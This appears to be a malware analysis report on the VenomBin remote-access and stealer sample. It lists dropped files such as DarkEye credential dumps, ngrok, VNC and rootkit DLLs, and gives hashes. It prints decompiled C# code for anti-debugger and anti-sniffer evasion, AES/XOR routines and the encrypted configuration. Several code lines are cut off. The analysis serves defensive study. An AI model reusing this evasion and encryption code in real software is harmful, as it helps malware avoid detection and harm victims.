Here references to the credentials *dumped* by the *DarkEye* stealer and RDP scripts, VNC, *Autorun.inf* scripts, the fake Chrome process, the add users process and numerous other malicious scripts and executables "dropped", specifically, for instance, *My Pictures.exe* and *Venomclip.exe:*




value (8821)
Venom-winvnc.exe
Venom-ngrok.exe
enableff.exe
Adduser.exe
Venomadd.exe
Venomdpr.exe
autoupdate1.exe
autoupdate2.exe
VenomDWelbasiD.exe
allow.exe
email.bat
\hrdpinst.exe
.bat
readme.txt
\MRT.exe
C:\My Pictures.exe
D:\My Pictures.exe
E:\My Pictures.exe
F:\My Pictures.exe
G:\My Pictures.exe
H:\My Pictures.exe
I:\My Pictures.exe
J:\My Pictures.exe
K:\My Pictures.exe
L:\My Pictures.exe
M:\My Pictures.exe
c:\windows\system32\cmstp.exe
internetexplorer.application
\Junction.vbs
\Execution.vbs
\Execution3.vbs




value (8821)
winvnc.exe
Venom\DarkEye\DarkEye_Passwords.zip
ngrok.zip
*.zip
proclog.txt
grok.bat
DarkEye_Passwords.html
mineworm.bat
mineworm.exe
minewormworkout.exe
r77-x64.dll
r77-x86.dll
Venom-ngrok.exe
vnc.bat
rdp.bat
df2.exe
Venomclip.exe
enableff.exe
autorun.inf
open=start.exe
user.exe
fixftp.bat
confuse.exe
*.exe
*.vmp.exe
Venom.vmp.exe
C:\windows\system32\schtasks.exe
send.ps1
blat.exe
Chrome_Update.exe
adduser.exe

Here we note the settings for the mail sending script, in detail the *SET GmailAccount, SET GmailPassword* and *SET Attachment* instructions:




```
value (8821)
Venombin.exe
!This program cannot be run in DOS mode.
!This program cannot be run in DOS mode.
!This program cannot be run in DOS mode.
!This program cannot be run in DOS mode.
!This program cannot be run in DOS mode.
!This program cannot be run in DOS mode.
SET GmailAccount=
SET GmailPassword=
SET Attachment=
/rK2CTTCQ7EoiaJllix4/i55ytbskYmPa6wsqs/gOD9sqx1la30RnberflEnquwbu5m5L/VrAEsBxNWMITL2+34U6TGW30qhLdqdYm...
WOtrgpk9s0tBaHY5wCncig==
LLAE9EludY9FV6sWZQplBK5zWjkqpVsZ/R+OOipoww2EB7S7ErQ2TIUXcGqDHBpUrd5lAxW1DTg7gf1XUWR/Xg==
DuXGVYlzvMyqtluRLx1snUKJ9QXvOx2msgQEHQxfU5hlYhXJB18lUhsrroKga+Jg4RS9isYqlk5Cx9xvTVzwNEHA5WmaT0AIMEw...
ndHa8+u9Tbg7qMXLQp2vslhXKcmtJRLNzzHqguLohe1f/qV2TD5W0eUzPjipcKMWCLgx5XxatogWoMSpsghn+w==
qiimzYPx0mUYk1Rr2FKAAqLWPVpJZfdW3vSNIZqoEAAXhFSxVMu4607KCwORqyR8d380oEo85zusjT/tl8olWOIBuAy8A0Wwd...
set logFile=
set exeFile=
set directory=
set directory1=
set protoc=
4y3l07LUterluaip9oz/7qOPDGbH5Tuyol8mnrxSIBxTM9Q3XWTB6NWHmuWMCwd7zV+GkEFtSH/PGhxEYUi4FpZi4CpAZoBX...
4y3l07LUterluaip9oz/7qOPDGbH5Tuyol8mnrxSIBxTM9Q3XWTB6NWHmuWMCwd7zV+GkEFtSH/PGhxEYUi4FpZi4CpAZoBX...
IconFile=
BSJB
#~
#~
#Strings
#Strings
#US
#US
```

The details of the assembly under analysis follow:




property	value
md5	945ED18E07728A46ABF72A50742F2AC7
sha1	3FAE6604E6E198116FEE1E8459D15A54D4CED4CE
sha256	550FBDDE2387011253647B169BF9198C5FB31DFDC1992504EF5839A749AD7990
file-type	executable
date	empty
language	neutral
code-page	Unicode UTF-16, little endian
Comments	n/a
CompanyName	n/a
FileDescription	VenomBin
FileVersion	2.8.0.1
InternalName	Venombin.exe
LegalCopyright	Copyright © 2021
LegalTrademarks	n/a
OriginalFilename	**Venombin.exe**
ProductName	VenomBin
ProductVersion	2.8.0.1
Assembly Version	2.8.0.1

The *love* class has several methods for evasion: in detail, anti-dumping, anti-sandbox, anti-sniff (**WireShark**) and anti-analysis. Some of these methods are set using Boolean values. There are several *hardcoded* monitoring, network sniffing and debugging tools within the source code for evasion and anti-analysis tasks (for example **IDA, x64dbg, Ollydbg, EXEInfoPE**). All such items are added to the appropriate *AntiReverserTools* arraylist.




Warning: Some assembly references could not be resolved automatically. This might lead to
for ex. property getter/setter access. To get optimal decompilation results, please manual

```
// VenomC.love
using ...

public static class love
{
    public static void antilove()
    {
        AntiDump.Parse(typeof(love));
        Process currentProcess = Process.GetCurrentProcess();
        AntiSandBox.SelfDelete = false;
        AntiSandBox.ShowAlert = true;
        AntiSandBox.Parse(currentProcess);
        AntiSniff.SelfDelete = false;
        AntiSniff.ShowAlert = true;
        AntiSniff.Parse(currentProcess);
        AntiReverserTools.SelfDelete = false;
        AntiReverserTools.ShowAlert = true;
        AntiReverserTools.Aggressive = false;
        AntiReverserTools.IgnoreCase = true;
        AntiReverserTools.KeepAlive = true;
        AntiReverserTools.WhiteList.Add("notepad");
        AntiReverserTools.BlackList.Add("dnspy");
        AntiReverserTools.BlackList.Add("SoftICE");
        AntiReverserTools.BlackList.Add("ILSpy");
        AntiReverserTools.BlackList.Add("dump");
        AntiReverserTools.BlackList.Add("proxy");
        AntiReverserTools.BlackList.Add("de4dotmodded");
        AntiReverserTools.BlackList.Add("StringDecryptor");
        AntiReverserTools.BlackList.Add("Centos");
        AntiReverserTools.BlackList.Add("SAE");
        AntiReverserTools.BlackList.Add("monitor");
        AntiReverserTools.BlackList.Add("brute");
        AntiReverserTools.BlackList.Add("checker");
        AntiReverserTools.BlackList.Add("zed");
        AntiReverserTools.BlackList.Add("sniffer");
```




```
AntiReverserTools.BlackList.Add("SoftICE");
AntiReverserTools.BlackList.Add("ILSpy");
AntiReverserTools.BlackList.Add("dump");
AntiReverserTools.BlackList.Add("proxy");
AntiReverserTools.BlackList.Add("de4dotmodded");
AntiReverserTools.BlackList.Add("StringDecryptor");
AntiReverserTools.BlackList.Add("Centos");
AntiReverserTools.BlackList.Add("SAE");
AntiReverserTools.BlackList.Add("monitor");
AntiReverserTools.BlackList.Add("brute");
AntiReverserTools.BlackList.Add("checker");
AntiReverserTools.BlackList.Add("zed");
AntiReverserTools.BlackList.Add("sniffer");
AntiReverserTools.BlackList.Add("http");
AntiReverserTools.BlackList.Add("debugger");
AntiReverserTools.BlackList.Add("james");
AntiReverserTools.BlackList.Add("exeinfope");
AntiReverserTools.BlackList.Add("codecracker");
AntiReverserTools.BlackList.Add("x32dbg");
AntiReverserTools.BlackList.Add("x64dbg");
AntiReverserTools.BlackList.Add("ollydbg");
AntiReverserTools.BlackList.Add("ida -");
AntiReverserTools.BlackList.Add("charles");
AntiReverserTools.BlackList.Add("dnspy");
AntiReverserTools.BlackList.Add("simpleassembly");
AntiReverserTools.BlackList.Add("peek");
AntiReverserTools.BlackList.Add("httpanalyzer");
AntiReverserTools.BlackList.Add("httpdebug");
AntiReverserTools.BlackList.Add("fiddler");
AntiReverserTools.BlackList.Add("wireshark");
AntiReverserTools.BlackList.Add("dbx");
AntiReverserTools.BlackList.Add("mdbg");
AntiReverserTools.BlackList.Add("gdb");
AntiReverserTools.BlackList.Add("windbg");
AntiReverserTools.BlackList.Add("dbgclr");
AntiReverserTools.BlackList.Add("kdb");
AntiReverserTools.BlackList.Add("kgdb");
AntiReverserTools.BlackList.Add("mdb");
AntiReverserTools.Start(currentProcess);
AntiDebugger.SelfDelete = false;
```

The correct connectivity is checked by means of an *HTTP Web Request* to the domain google.com; if the status code of the HTTP request is different from OK, a connectivity error is displayed.




```
    AntiDebugger.SelfDelete = false;
    AntiDebugger.ShowAlert = true;
    AntiDebugger.Aggressive = false;
    AntiDebugger.KeepAlive = true;
    AntiDebugger.Start(currentProcess);
    AntiDnspy.SelfDelete = false;
    AntiDnspy.ShowAlert = true;
    AntiDnspy.Parse(currentProcess);
    try
    {
        HttpWebRequest obj = (HttpWebRequest)WebRequest.Create("https://google.com");
        obj.ContinueTimeout = 10000;
        obj.ReadWriteTimeout = 10000;
        obj.Timeout = 10000;
        obj.KeepAlive = true;
        obj.UserAgent = "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
        obj.Accept = "*/*";
        obj.Method = "GET";
        obj.Headers.Add("Accept-Language", "en-US,en;q=0.9,fa;q=0.8");
        obj.Headers.Add("Accept-Encoding", "gzip, deflate");
        obj.AutomaticDecompression = DecompressionMethods.GZip;
        obj.ServerCertificateValidationCallback = AntiSniff.ValidationCallback;
        obj.ServicePoint.Expect100Continue = false;
        using HttpWebResponse httpWebResponse = obj.GetResponse() as HttpWebResponse;
        if (httpWebResponse.StatusCode != HttpStatusCode.OK)
        {
            Alert.Show("NETWORK CONNECTION ERROR, CHECK YOUR INTERNET CONNECTION OR CLOSE SN
            Environment.Exit(0);
            return;
        }
    }
    catch
    {
        Alert.Show("NETWORK CONNECTION ERROR, CHECK YOUR INTERNET CONNECTION OR CLOSE SNIFFE
        Environment.Exit(0);
        return;
    }
    Alert.NotepadStyle = false;
    Alert.AutoClose = false;
    Alert.AutoCloseTime = 1;
```




```
    }
    Alert.NotepadStyle = false;
    Alert.AutoClose = false;
    Alert.AutoCloseTime = 1;
    Alert.NotepadPath = "readme.txt";
}
```

The *EncryptionFunctions* class contains methods for XOR operations, compression. The AES class makes use of *MemoryStream* and *AesCryptoServiceProvider* objects in order to encrypt the data streams of input files.




```
public sealed class EncryptionFunctions
{
    public static byte[] XORBytes(byte[] buffer1, string buffer2)
    {
        int num = buffer1.Length - 1;
        for (int i = 0; i <= num; i++)
        {
            int index = i % buffer2.Length;
            buffer1[i] = (byte)(buffer1[i] ^ buffer2[index]);
        }
        return buffer1;
    }

    public static byte[] Zip(byte[] raw)
    {
        using MemoryStream memoryStream = new MemoryStream();
        using (GZipStream gZipStream = new GZipStream(memoryStream, CompressionMode.Compress, le
        {
            gZipStream.Write(raw, 0, raw.Length);
        }
        return memoryStream.ToArray();
    }

    public static object UnZip(byte[] BytesIn)
    {
        using GZipStream gZipStream = new GZipStream(new MemoryStream(BytesIn), CompressionMode.
        byte[] buffer = new byte[4096];
        using MemoryStream memoryStream = new MemoryStream();
        int num;
        do
        {
            num = gZipStream.Read(buffer, 0, 4096);
            if (num > 0)
            {
                memoryStream.Write(buffer, 0, num);
            }
        }
        while (num > 0);
        return memoryStream.ToArray();
```




```
        return Encoding.UTF8.GetString(Decrypt(Convert.FromBase64String(input)));
    }

    public static byte[] Decrypt(byte[] input)
    {
        if (_defaultKey == null || _defaultKey.Length == 0)
        {
            throw new Exception("Key can not be empty.");
        }
        if (input == null || input.Length == 0)
        {
            throw new ArgumentException("Input can not be empty.");
        }
        byte[] array = new byte[0];
        try
        {
            using MemoryStream memoryStream = new MemoryStream(input);
            using AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvic
            aesCryptoServiceProvider.KeySize = 128;
            aesCryptoServiceProvider.BlockSize = 128;
            aesCryptoServiceProvider.Mode = CipherMode.CBC;
            aesCryptoServiceProvider.Padding = PaddingMode.PKCS7;
            aesCryptoServiceProvider.Key = _defaultKey;
            using (HMACSHA256 hMACSHA = new HMACSHA256(_defaultAuthKey))
            {
                byte[] a = hMACSHA.ComputeHash(memoryStream.ToArray(), 32, memoryStream.ToArray(
                byte[] array2 = new byte[32];
                memoryStream.Read(array2, 0, array2.Length);
                if (!CryptographyHelper.AreEqual(a, array2))
                {
                    return array;
                }
            }
            byte[] array3 = new byte[16];
            memoryStream.Read(array3, 0, 16);
            aesCryptoServiceProvider.IV = array3;
            using CryptoStream cryptoStream = new CryptoStream(memoryStream, aesCryptoServicePrc
            byte[] array4 = new byte[memoryStream.Length - 16 + 1];
            array = new byte[cryptoStream.Read(array4, 0, array4.Length)];
```

The static *Settings* class contains the main hardcoded attributes for the infection chain, such as keys, encryption key for the ransomware module, authkeys, special folders (such as *AppData*), mutex, startup attributes, antikill (boolean attribute for evasion and self-protection), boolean attributes for evasion with a special focus on Windows Defender.



```
using ...

public static class Settings
{
    public static string VERSION = "9yiVPw+8FG1O39na0B77Mc638dX/mBYUhqCiU6aPgvP0xK8keSDQyeyW5Sx8FJkWhA95Rro38pW6/Hq5cCeObA==";

    public static string HOSTS = "/rK2CTTCQ7EoiaJllix4/i55ytbskYmPa6wsqs/gOD9sqx1la30RnberfIEnquwbu5m5L/VrAEsBxNWMlTL2+34U6TGW30qhLdqd

    public static int RECONNECTDELAY = 3000;

    public static string KEY = "WOtrgpk9s0tBaHY5wCncig==";

    public static string AUTHKEY = "3NSukrM1umntSCeOfe75jwutvrgJwZ7RLjyzE7JUxjslb9d4x20pPVjO5raGfg1wGJ0S+FaZONO2tAMvGOYaZA==";

    public static Environment.SpecialFolder SPECIALFOLDER = Environment.SpecialFolder.ApplicationData;

    public static string DIRECTORY = Environment.GetFolderPath(SPECIALFOLDER);

    public static string SUBDIRECTORY = "LLAE9EludY9FV6sWZQplBK5zWjkqpVsZ/R+OOipoww2EB7S7ErQ2TIUXcGqDHBpUrd5lAxW1DTg7gf1XUWR/Xg==";

    public static string INSTALLNAME = "+QgFlUtmhXLeZe3KWvrzhkZJGixBo+F4E0nJa0r0WVgMNu5V0NTbmsPpvby2pJnv19smJwv3mS5VJ3WVJPZP6A==";

    public static bool INSTALL = false;

    public static bool ANTIKILL = false;

    public static bool USB = false;

    public static string MUTEX = "DuXGVYIzvMyqtIuRLx1snUKJ9QXvOx2msgQEHQxfU5hIYhXJB18lUhsrroKga+Jg4RS9isYqIk5Cx9xvTVzwNEHA5WmaT0AIMEwE

